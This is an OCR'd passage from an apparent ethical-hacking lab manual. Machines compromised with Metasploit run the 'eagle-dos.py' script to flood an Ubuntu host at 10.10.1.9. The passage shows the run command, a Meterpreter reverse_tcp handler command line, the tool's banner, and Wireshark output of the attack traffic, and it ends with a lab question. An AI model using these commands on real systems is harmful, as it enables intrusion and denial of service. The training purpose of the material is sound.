
18. Run the DDoS file using command **python eagle-dos.py** on windows shell terminal. It will ask for Target's IP, type **10.10.1.9** and hit enter.


Make sure you run script on all 3 shell terminals.


Applications Places System
Mon Apr 15, 02:29
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 5555;run" - Parrot Terminal
File Edit View Search Terminal Help
print(" _____/ ")
'clear' is not recognized as an internal or external command,
operable program or batch file.
$$\ $ \
$$ | $$ |
$$$$$$\ $$$$$$\ $$$$$$\ $$ | $$$$$$\ $$$$$$$ | $$$$$$\ $$$$$$$\
$$ __$$\ ____$$\ $$ __$$\ $$ |$$ __$$\ $$ __$$ |$$ __$$\ $$ _____|
$$$$$$$$ | $$$$$$$ |$$ / $$ |$$ |$$$$$$$$ | $$ / $$ |$$ / $$ |\$$$$$$\
$$ ____|$$ __$$ |$$ | $$ |$$ |$$ ____| $$ | $$ |$$ | $$ | ____$$\
\$$$$$$$\ \$$$$$$$ |\$$$$$$ |$$ |\$$$$$$$\ \$$$$$$ |\$$$$$ |$$$$$$$ |
_______| _______| ____$$ |__| _______| _____/ _____/ _____/
$$\ $$ |
\$$$$$$ |
_____/
[#] Author : White Eagle Eagle Dos From - WH1T3
Tool devoloped : white-eagle
Github : https://github.com/WH1T3-E4GL3/
Telegram : https://t.me/Ka_KsHi_HaTaKe
[+] Target's IP : 10.10.1.9
Menu
msfconsole -x "use ex...
msfconsole -x "use ex...
msfconsole -x "use ex...




19. Click on Ubuntu to switch to **Ubuntu** machine. Now, let us verify if the DDOS using Wireshark where we should be able to see packets from **10.10.1.11, 10.10.1.19 and 10.10.1.22** which are our botnets. Open terminal and run command **sudo wireshark**, enter **toor** as password and double click on **eth0** to start capturing.


Activities
Wireshark
Apr 15 02:31
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1084... 8.669726397 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669726697 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669726697 10.10.1.11 10.10.1.9 DNPv59 582 58619 → 12521 Len=3500
1084... 8.669726697 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669741698 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669741698 10.10.1.22 10.10.1.9 UDP 582 64913 → 30752 Len=3500
1084... 8.669742298 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669741698 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669742298 10.10.1.11 10.10.1.9 DNPv59 582 58619 → 12522 Len=3500
1084... 8.669741798 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669741798 10.10.1.22 10.10.1.9 UDP 582 64913 → 30753 Len=3500
1084... 8.669829008 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669829108 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669829108 10.10.1.22 10.10.1.9 UDP 582 64913 → 30754 Len=3500
1084... 8.669829208 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669829208 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669829208 10.10.1.22 10.10.1.9 UDP 582 64913 → 30755 Len=3500
1084... 8.669829308 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669829308 10.10.1.22 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669840310 10.10.1.22 10.10.1.9 UDP 582 64913 → 30756 Len=3500
1084... 8.669897516 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669897516 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669897516 10.10.1.11 10.10.1.9 DNPv59 582 58619 → 12523 Len=3500
1084... 8.669897616 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669897616 10.10.1.11 10.10.1.9 IPv4 1514 Fragmented IP protocol (p
1084... 8.669897616 10.10.1.11 10.10.1.9 DNPv59 582 58619 → 12524 Len=3500
0000 02 15 5d 34 2c f1 02 15 5d 34 2c ec 08 00 45 00
0010 05 dc 2f 7c 20 00 80 11 cf 65 0a 0a 01 13 0a 0a
0020 01 09 de 7d ef 10 0d b4 a1 ec 77 99 97 97 23 0c
eth0: <live capture in progress>
Packets: 336459 · Displayed: 336459 (100.0%)
Profile: Default



20. Wait for **5-6 minutes**, then click on **Show Applications** and search for and launch **System Monitor**. In the **System Monitor** window, observe the memory usage. In this case, it is 98.7%, which slows down Ubuntu machine and also makes it unresponsive.


Activities
Apr 15 02:42
System Monitor
Home

21. Restart the **Ubuntu** machine and stop DDoS attack on the **Parrot Security** machine.

Question 10.1.2.1

Use Parrot Security machine to compromise Windows 11, Windows Server 2022 and Windows Server 2019 machines using Metasploit and run eagle-dos.py script from the compromised systems to launch DoS attack on Ubuntu machine (10.10.1.9) and detect the DoS traffic using Wireshark on the victim machine. Identify the Interface that is selected on the Ubuntu machine to capture the network traffic.